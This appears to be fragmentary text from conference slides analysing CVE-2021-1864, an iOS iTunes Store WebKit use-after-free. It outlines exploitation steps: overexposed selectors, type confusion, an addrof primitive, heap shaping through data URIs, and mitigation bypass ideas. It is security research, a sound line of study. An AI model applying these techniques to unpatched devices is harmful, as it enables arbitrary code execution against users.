function should return NO for that method’s selector. You may only want to export one or two Objective-C methods to JavaScript. In the following example, the plug-in’s play method can be called from JavaScript, but other methods cannot: https://developer.apple.com/library/archive/documentation/InternetWeb/Conceptual/WebKit_PluginProgTo pic/Tasks/WebKitPlugins.html

a given Objective-C method in your plug-in can be called from the scripting environment. A common mistake first-time plug-in developers make is forgetting to implement this method, causing the plug-in to expose no methods and making the plug-in unscriptable. As a security precaution this method returns YES by default exposing no methods. You should expose only methods that you know are secure; to export a method, this function should return NO for that method’s selector. You may only want to export one or two Objective-C methods to JavaScript. In the following example, the plug-in’s play method can be called from JavaScript, but other methods cannot: https://developer.apple.com/library/archive/documentation/InternetWeb/Conceptual/WebKit_PluginProgTo pic/Tasks/WebKitPlugins.html

JavaScript world • Typically the developer should use an allow list for the exported selectors • By returning NO, all selectors are exposed to JavaScript • Including dealloc • Actually this is also the root cause of the info leak bug ◦ The setter and getter of scriptWindowContext are visible to JS


Pro (all models), iPad Air 2 and later, iPad 5th generation and later, iPad mini 4 and later, and iPod touch (7th generation) Impact: An attacker with JavaScript execution may be able to execute arbitrary code Description: A use after free issue was addressed with improved memory management. CVE-2021-1864: CodeColorist of Ant-Financial LightYear Labs

◦ Some of the mitigations are not enabled, e.g. Gigacage ◦ We don’t use JSC structures for the primitives at all. Who cares about structure id anyway? ◦ APRR, Hardened JIT: looks promising to bypass • PAC ◦ The major problem • Objective-C Runtime ◦ Randomized cookie for NSInvocation ◦ isa Pointer: signed but not checked ◦ Tagged Pointer Obfuscation

iOS device, we can import the private API to a debuggable App • Reminder: UIWebView uses in-process rendering • Load the frameworks ◦ PrivateFrameworks/iTunesStoreUI.framework ◦ Frameworks/StoreKit.framework • Initialize a SUWebViewController and make it load the html • Enable arm64e build slice for the App
allocate different types of object -[SUScriptInterface makeAccount] SUScriptAccount -[SUScriptInterface makeAccountPageWithURLs:] SUScriptAccountPageViewController -[SUScriptInterface makeActivity] SUScriptActivity -[SUScriptInterface makeButtonWithSystemItemString:action:] SUScriptButton -[SUScriptInterface makeButtonWithTitle:action:] SUScriptButton ... Allocate a new object and hold the dangling reference, then turn it to a type confusion. But we need a malloc primitive with both controllable length and content

The __NSCFString is in the non-inline form holding the reference to a string in JavaScriptCore’s heap So does ArrayBuffer addrof('A'.repeat(192)) struct __CFString { CFRuntimeBase base; union { struct __notInlineImmutable1 { void *buffer; CFIndex length; CFAllocatorRef contentsDeallocator; } notInlineImmutable1; struct __notInlineImmutable2 { void *buffer; CFAllocatorRef contentsDeallocator; } notInlineImmutable2; struct __notInlineMutable notInlineMutable; } variants; };
(url) { scheme = url.scheme; if ([scheme caseInsensitiveCompare:@"data"] == 0) { data = SUGetDataForDataURL(url, 0LL); } } When calling this method with a data URI, it decodes the data payload and put it in the same heap of Objective-C runtime Binary safe and has perfect length control!

